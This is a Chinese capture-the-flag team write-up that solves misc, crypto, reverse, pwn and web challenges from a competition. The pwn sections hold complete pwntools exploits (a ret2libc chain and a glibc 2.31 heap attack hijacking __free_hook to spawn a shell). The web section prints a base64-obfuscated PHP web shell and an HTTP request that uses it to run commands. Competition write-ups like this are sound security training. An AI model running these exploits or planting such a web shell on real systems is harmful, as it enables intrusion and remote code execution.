# VOZ 战队 WRITEUP

# 一、战队信息

战队名称: VOZ 战队排名: 21

## 二、解题情况



## 三、解题过程

## MISC 1 签到漫画

### 操作内容:

在四则漫画的最后拿到图片, 保存到本地。

接着用 PS 将四张图片贴起来,得到下图:



然后到网站 二维码解码 进行解码,获得:

http://weixin.qq.com/r/4BIrMz7ES2M0rXpQ90fy?flag{youthful\_and\_upward}

#### 后面即我们需要的 flag


## flag 值:

flag{youthful\_and\_upward}

## MISC 2 whitepic

### 操作内容:

下载下来没后缀,hh,识别一下发现是gif,打开啥也没有,盲猜隐写,啥也不会,扔 stegslove里面看看吧,经过我精心的瞎点出来了



flag{passion\_is\_the\_greatest\_teacher}

### MISC 3 删除后门用户2

### 操作内容:

后门排查,先用提权脚本扫了一遍,发现了个userdel是suid权限,然后查看一下/etc/passwd,发现backdoor,尝试删除,诶,发现删了过了一会儿又有了,写了个脚本后台一直删,发现只会过check1,应该是定时任务或者后台脚本之类的,定时任务没有权限看和改,ps-a发现个b,嗯,有点可疑,管他呢,kill了试试,欸嘿,过了,应该就是这两个会创建backdoor用户

```
Check1: fix ok
Check2: fix ok
flag{ad6e1d56-05e9-48f6-91e4-7c80f7f30888}ctf@engine-1:/$
```

### flag 值:

flag{ad6e1d56-05e9-48f6-91e4-7c80f7f30888}

### MISC 4 问卷

### 操作说明:

按要求如实填写问卷即可。


### flag 值:

flag{thank\_you\_for\_your\_support}

### **CRYPTO 1 Classics**

### 操作内容:

稍微懂点常识应该就会吧,把加密过程全部换成解密即可



## flag 值:

flag{2834d185-a1da-4fb1-8bac-59076eb6a634}

### **CRYPTO 2 AliceAES**

### 操作内容:

题目要求我们将Hello, Bob!使用aes加密,输出结果为16进制


# **AES Encryption Example**

You are Alice, and you share the same <u>key</u> and <u>iv</u> values as Bob.


Your task is to send a message to Bob: Hello, Bob!

Encrypt the message using AES in **CBC** mode and share the encrypted result with Bob in its **HEX** format.

#### 这里给了密钥和偏移量



#### 直接在线工具,得出加密结果



#### 输入即得flag

# **AES Encryption Example**

You are Alice, and you share the same <u>key</u> and <u>iv</u> values as Bob.

Your task is to send a message to Bob: Hello, Bob!

Encrypt the message using AES in **CBC** mode and share the encrypted result with Bob in its **HEX** format.

Ciphertext: 916EB28C94DAAE1953E48533243E63BF Send

**Result:** flag{0035af47-0fcf-4594-a66f-7c7ea9df9968}

## flag 值:

```
flag{0035af47-0fcf-4594-a66f-7c7ea9df9968}
```

### **CRYPTO 3 easymath**

### 操作内容:

rsa,只不过需要分解n,网站分解不动,观察代码发现有key就行,不会写没事,交给gpt,直接梭

```
package Internet1;
import java.math.BigInteger;
import java.util.Arrays;

public class myInternetDemo1 {
    public static void main(String[] args) {
        BigInteger e = BigInteger.valueOf(65537);
        BigInteger n = new

BigInteger("7392438472753897094720673878274841202224940135900741409853997875
6259452928659700377710511586544679590881903667870046014195087565369533136916
3361757157565377531721748744087900881582744902312177979298217791686598853486
3256843229637874981155878022742297396195288381879675272413660764381546970565
5054980069152879413631885647588463251163040382282573829977601839007957772841
2776535367041632122565639036104271672497418509514781304810585503673226324238
3964897524278016998155923148945816309945907960841235045427948578003304198507
16997654738103615725794629029775421170515551206301999476105189159737885969832
```


0651083189969905297963140966329378723373071590797203169830069428503544761584694131795243115146000564792100471259594488081571644541077283644666700962953460073953965250264401973080467760912924607461783312953419038084626809675807995463244073984979942740289741147504741715039830341488696960977502423702097709564068478477284161645957293908613935974036643029971491102157321238525596348807395784120585247899369773609341654908807803007460425271832839341595078200327677265778582728994058920387721181708105894076110057858324994417035004076234418186156340413169154344814582980205732305163274822509982340820301144418789572738830713925750250925049059");

#### BigInteger c = new

BigInteger("2290437467936748890246535330067012963083519267457698428026363840 9475937974030053427830212322201481791158000642184760712304981610388536585153 5481716236688330600113899345346872012870482410945158758991441294885546642304 5496841448421745192959036425282303443673614893670752649142713491081767629286 5910899256335978084133885301776638189969716684447886272526371596438362601308 7652483271645680102113405407494083374951253931614274938278664348140734142113 5922372429025154532457850154264376745607274824509953826812174161664594250370 0796441269556575769250208333551820150640236503765376932896479238435739865805 05990853283174158816699061040678131953899571258499292849083955780917018920545215253402911870015095996526755771256994246243081097705956507729095203175152 8357957124339169562549386600024298334407498257172578971559253328179357443841 4274299040130900620974832221259307423227944508737597199779811712219264399857 8694488499166061282445833947326317496995545318821211624270133048031326428103 3623774772556593174438510101491596667187356827935296256470338269472769781778 5769641309677618973578474876124755346069774332596168575690132709174006875393 44772924214733633652812119743");

```
int l = 2331;
        BigInteger[] num = new BigInteger[2333];
        Arrays.fill(num, BigInteger.ZERO);
        num[1] = BigInteger.ONE;
        num[2] = BigInteger.ONE;
        num[3] = BigInteger.valueOf(2);
        for (int i = 4; i < 2333; i++) {
            num[i] = num[i - 1].add(num[i - 2]).add(num[i - 3]);
            if (i % 4 == 0) {
                num[i] = num[i].subtract(BigInteger.ONE);
            if (i % 4 == 1) {
                num[i] = num[i].add(BigInteger.ONE);
            }
        }
        // Find next prime
        BigInteger p = num[2331].nextProbablePrime();
        // Calculate q and phi
        BigInteger q = n.divide(p);
        BigInteger phi =
p.subtract(BigInteger.ONE).multiply(q.subtract(BigInteger.ONE));
        // Calculate d
```

```
BigInteger d = e.modInverse(phi);
// Decrypt message
BigInteger m = c.modPow(d, n);
// Convert to bytes and print
byte[] output = m.toByteArray();
System.out.println(new String(output));
}
```



flag{77310934-21fa-4ee4-a783-dc1865ebab28}

### **REVERSE 1 EnterGame**

### 操作内容:

```
for i in range(len(cipher)):
    print(chr(cipher[i]^key[i]),end = '')
# flag{385915ad-8f32-49d0-94c3-0067f1dad1bd}
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
 int v3; // eax
 int v5[10]; // [rsp+8h] [rbp-138h] BYREF
 _QWORD s2[2]; // [rsp+30h] [rbp-110h] BYREF
 _QWORD v7[4]; // [rsp+40h] [rbp-100h] BYREF
 char s[112]; // [rsp+60h] [rbp-E0h] BYREF
 char s1[104]; // [rsp+D0h] [rbp-70h] BYREF
 unsigned int64 v10; // [rsp+138h] [rbp-8h]
 v10 = readfsqword(0x28u);
 puts("Welcome to the Youth Cybersecurity Challenge!");
 s2[0] = 0x7A2B7587D3AA135ELL;
 s2[1] = 0xD21D7E49A304161BLL;
 qmemcpy(\sqrt{7}, "k]X@^DcYHQ", 10);
 *(_QWORD *)((char *)&v7[1] + 2) = 0x82AD5855585E540DLL;
 *(QWORD *)((char *)&v7[2] + 2) = 0xC1CE5D58ABE7DCAFLL;
 puts("Please enter the password to start the game:");
 fgets(s, 100, _bss_start);
 s[strcspn(s, "\n")] = 0;

対称加密
 BYTE1(v5[9]) = 0;
 HIWORD(v5[9]) = 0;
 strcpy((char *)v5 / 01234567Youth Strengthens the Nation");
 v3 = strlen(s); /
 chacha20_encrypt(&v5[2], v5, s, s1, v3);
 if (!memcmp(s1, s2, 0x2AuLL
 {
   puts("Password correct, you may start the game.");
   puts("With my strength, I secure the typer frontier!");
 }
                              s1为对输入(flag)加密后的数据,
 else
                              s2为密文
   puts("Incorrect password, cannot start the game.");
 return 0;
```

```
unsigned __int64 __fastcall chacha20_encrypt(_DWORD *a1, int *a2, char *a3, char *a4, int a5)
 int i; // [rsp+38h] [rbp-98h]
 int j; // [rsp+3Ch] [rbp-94h]
  _DWORD v11[12]; // [rsp+40h] [rbp-90h] BYREF
  int v12; // [rsp+70h] [rbp-60h]
 int v13; // [rsp+74h] [rbp-5Ch]
 int v14; // [rsp+78h] [rbp-58h]
 int v15; // [rsp+7Ch] [rbp-54h]
  _BYTE v16[72]; // [rsp+80h] [rbp-50h] BYREF
 unsigned __int64 v17; // [rsp+C8h] [rbp-8h]
 v17 = \__readfsqword(0x28u);
 qmemcpy(v11, "expand 32-byte k", 16);
 v11[4] = *a1;
 v11[5] = a1[1];
 v11[6] = a1[2];
 v11[7] = a1[3];
 v11[8] = a1[4];
 v11[9] = a1[5];
 v11[10] = a1[6];
 v11[11] = a1[7];
 v12 = 0;
 v13 = 0;
                                          相当于对v16 (key) 进行初始化操作
 v14 = *a2;
 v15 = a2[1];
 for ( i = 0; i < a5; i + a5
                                            加密逻辑就是异或,把密文和key提取出来
   chacha20_block(v16, v11);
                                            进行异或就行
   ++v12;
   for ( j = 0; j <= 63 && a5 > i + j; ++j ) 断点设在这个地方, 动态调试的时候, key初始化已完成
     a4[i + j] = v16[j] ^ a3[i + j];
                                              密文也可以直接提取出来,异或就得到flag
```

```
flag{385915ad-8f32-49d0-94c3-0067f1dad1bd}
```

### PWN 1 clock\_in

### 操作内容:

没啥好说的, 简简单单, ret2libc3板子一把梭

```
from pwn import *
context(log_level='debug', arch='amd64', os='linux')
io = remote("123.56.237.38", 20488)
# io = process("./pwn")
elf = ELF("./pwn")
libc = ELF("./libc.so.6")
# libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
pop_rdi_ret=0x4011c5
pop_ret=0x40101a
puts_plt_addr=elf.plt['puts']
```

```
puts_got_addr=elf.got['puts']
main_addr=0x401090
payload1=b'\x00'*0x48+p64(pop_rdi_ret)+p64(puts_got_addr)+p64(puts_plt_addr)
+p64(pop_ret)+p64(main_addr)
# gdb.attach(io)
io.sendline(payload1)
# pause()
puts_addr=u64(io.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
print(hex(puts_addr))
libc_base=puts_addr-libc.symbols["puts"]
system=libc_base+libc.symbols["system"]
binsh=libc_base+next(libc.search(b"/bin/sh"))
payload2 = b'\x00'*0x48+p64(pop_ret)+p64(pop_rdi_ret)+p64(binsh)+p64(system)
#这里使用栈对齐
# gdb.attach(io)
io.send(payload2)
io.interactive()
```

```
Project ~
                            Stack_fengshui/exp.py
                                                           clock_in/exp.py
                                    # gdb.attach(io)

◇ □ 桌面 ~/桌面
                                    io.sendline(payload1)
  > 🗀 all arch
                                    # pause()

→ 
□ BaiduNetdiskDownlo

                             19
                                    puts_addr=u64(io.recvuntil(b'\x7f')[-6:].ljus
     > \bigsize .accelerate
                                    print(hex(puts_addr))
     > 🗀 ae64
                                    libc_base=puts_addr-libc.symbols["puts"]

→ Clock in

                                    system=libc_base+libc.symbols["system"]
     > 🗀 how2heap
                                    binsh=libc_base+next(libc.search(b"/bin/sh")
                                    payload2 = b' \times 00' \times 0 \times 48 + p64(pop_ret) + p64(pop_ret)

∨ □ journey_story

                                    # gdb.attach(io)
          ≡ .gdb_history
                                    io.send(payload2)
          exp.py
                                    io.interactive()

☑ libc-2.31.so

          ? pwn
       ♥ exp (4) ×
Run
G 🔳 :
     [DEBUG] Sent 0x1 bytes:
         b'a'
     [DEBUG] Sent 0x1 bytes:
         b'q'
亏
     [DEBUG] Sent 0x1 bytes:
         b'\n'
[DEBUG] Received 0x2a bytes:
⑪
         b'flag{e7d3ec92-d6ae-4f7d-a345-d3fdab1167bc}'
     flag{e7d3ec92-d6ae-4f7d-a345-d3fdab1167bc}
```

```
flag{e7d3ec92-d6ae-4f7d-a345-d3fdab1167bc}
```

### PWN 2 journey\_story

### 操作内容:

非常好的题目,不过美中不足,网上有过类似的了。2.31 off by one,构造堆风水泄露libc地址,然后堆块重叠修改tcache执行hook改成system即可

```
from pwn import *
from pwncli import *
from ctypes import *
def s(a):
```

```
p.send(a)
def sa(a, b):
    p.sendafter(a, b)
def sl(a):
   p.sendline(a)
def sla(a, b):
    p.sendlineafter(a, b)
def li(a):
   print(hex(a))
def r():
   p.recv()
def pr():
    print(p.recv())
def rl(a):
   return p.recvuntil(a)
def inter():
   p.interactive()
def get_32():
   return u32(p.recvuntil(b'\xf7')[-4:])
def get_addr():
   return u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
# def get_sb():
      return libc_base + libc.sym['system'], libc_base +
next(libc.search(b'/bin/sh\x00'))
def debug():
   gdb.attach(p)
context(os='linux',arch='amd64',log_level='debug')
libc = ELF('libc-2.31.so')
elf = ELF('./pwn')
# p = process(["/home/xudongxin/桌面/glibc-all-in-one/libs/2.23-
Oubuntull.3_amd64/ld-linux-x86-64.so.2", "/home/xudongxin/桌面/glibc-all-in-
one/libs/2.23-0ubuntu11.3_amd64/pwn"],env={"LD_PRELOAD":"./libc.so.6"})
p = remote("101.200.61.16", 32901)
def add(size, content):
    sla(b"option: ", b"1")
    sla(b"0xb0): ", str(hex(size)).encode())
    sla(b"racters): ", content)
def free(idx):
    sla(b"option: ", b"2")
    sla(b': ', str(idx))
def show(idx):
```

```
sla(b"option: ", b"4")
    sla(b': ', str(idx))
def edit(idx,content):
    sla(b"option: ", b"3")
    sla(b': ', str(idx))
    sl(content)
for i in range(7):
    add(0xb0, 'aaaa')
for i in range(7):
    free(i)
for i in range(6):
    add(0x28, 'aaaa')#0-5
edit(0,'b'*0x28+'\xc1')
free(1)
add(0x28,'\x00')#1
show(2)
libc\_base=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-96-0x10-
libc.sym['__malloc_hook']
print("libc_base====>"+hex(libc_base))
free_hook=libc_base+libc.sym['__free_hook']
sl(b"10")
for i in range(3):
    add(0x28, 'cccc') # 6-8 <==>2-4
free(2)
free(3)
show(7)
p.recvuntil(b"Story 7 (size 0x28): ")
heap_base = u64(p.recv(8)) & 0xffffffff000
log.success("heap_base====>" + hex(heap_base))
# hijack __free_hook
edit(7, p64(free_hook) + b'\x0a')
# magic = libc_base + 0x1518B0
add(0x28, '/bin/sh\x00') # 2
add(0x28, p64(libc_base+libc.sym["system"])) # 3
free(2)
inter()
```

```
Project ~
                          Stack_fengshui/exp.py
                                                     clock_in/exp.py
                                                                           babyheap/exp.py
                                                                                                  journey_story/exp.py
    > 🗀 .accelerate
    > □ ae64
    → 🗀 clock_in
    > □ how2heap

∨ □ journey_story

         ≡ .gdb_history 38
                                sla(b"option: ", b"1")
sla(b"0xb0): ", str(hex(size)).encode())
         🗬 exp.py
         libc-2.31.so

② pwn


                                sla(b"option: ", b"2")
         🔁 test.py
    > □ typo
    > □工具
Run
     🤴 exp (4) 💉 🛮 💞 exp (1) 🗡
        b'a'
    [DEBUG] Sent 0x1 bytes:
        b'g'
    [DEBUG] Received 0x2a bytes:
        b'flag{3bb74ebd-a74e-4ccd-ae16-efdc91f2e76d}'
    flag{3bb74ebd-a74e-4ccd-ae16-efdc91f2e76d}
```


flag{3bb74ebd-a74e-4ccd-ae16-efdc91f2e76d}

### Web 1 ezGetFlag

### 操作内容:

出现页面,带个按钮,点一下试试。 提示需要再点 9 下,那就点吧。





提示将 POST 改成 GET。

但是这里并不是改成 POST 传参, F12 查看源码, 发现:

```
"" document.getElementById('getFlag').addEventListener('click', function () {
    const method = document.getElementById('method').value;

    fetch('backend.php', {
        method; method
    })
    .then(response => response.text())
    .then(data => {
        document.getElementById('response').innerHTML = data;
    })
    .catch(error => {
        document.getElementById('response').innerHTML = "An error occurred.";
    });
    }); = 50
```

#### 根据 ID, 找到对应的标签:

```
▼<form id="flagForm">
    <input type="hidden" id="method" value="GET">
    <button type="button" id="method" value="method" value="me
```

将 value 改成 POST 即可获得 flag。

## flag 值:


```
flag{dd4d2086-47fe-4b51-8505-1ead5fc89182}
```

### Web 2 ezFindShell

### 操作内容:

"Separate the wheat from the chaff" -- "去其糟粕,取其精华"

下载题目给的 www.zip,发现里面是一大堆.php 文件。



题目提示是要找 shell,那么最常见的可供用户控制的输入,在 PHP 中,就是 \$\_GET \$\_REQUEST \$\_POST。

使用 VSC 的全局搜索功能,发现在 1de9d9a55a824f4f8b6f37af76596baa.php 文件中找到了 \$\_REQUEST。

#### 关键代码:

```
$e=$_REQUEST['e'];
$arr=array($_POST['POST'],);
array_filter($arr,base64_decode($e));
```

拿到 GET 或者 POST 传参中的参数名为 e 的参数,再拿到 POST 传参中的参数名为 POST 的参数,并将其转化为数组。接下来再对 e 这个函数名进行 base64 解码。再将 \$arr 中的值——放到解码后的函数中跑一遍。

那么就存在代码执行漏洞。令 e 为 base64 编码后的 system , 将 POST 设为我们想要的命令。

#### payload:

```
POST /1de9d9a55a824f4f8b6f37af76596baa.php?e=c3lzdGVt HTTP/1.1
Host: eci-2zefwo35pdxrsn1z5nx7.cloudeci1.ichunqiu.com
Content-Length: 16
Cache-Control: max-age=0
```

```
Origin: http://eci-2zefwo35pdxrsn1z5nx7.cloudeci1.ichunqiu.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Mobile Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://eci-
2zefwo35pdxrsn1z5nx7.cloudeci1.ichunqiu.com/1de9d9a55a824f4f8b6f37af76596baa
.php?e=c3lzdGVt
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US, en; q=0.9, zh-CN; q=0.8, zh; q=0.7
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1732284697,1732358658,1732371363,173
2411058; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1732411058;
HMACCOUNT=D12E601BF2C7495A; _tea_utm_cache_10000007=undefined
Connection: keep-alive
POST=cat+%2Fflag
```

flag{f882df82-381d-4e07-8579-585934f4519e}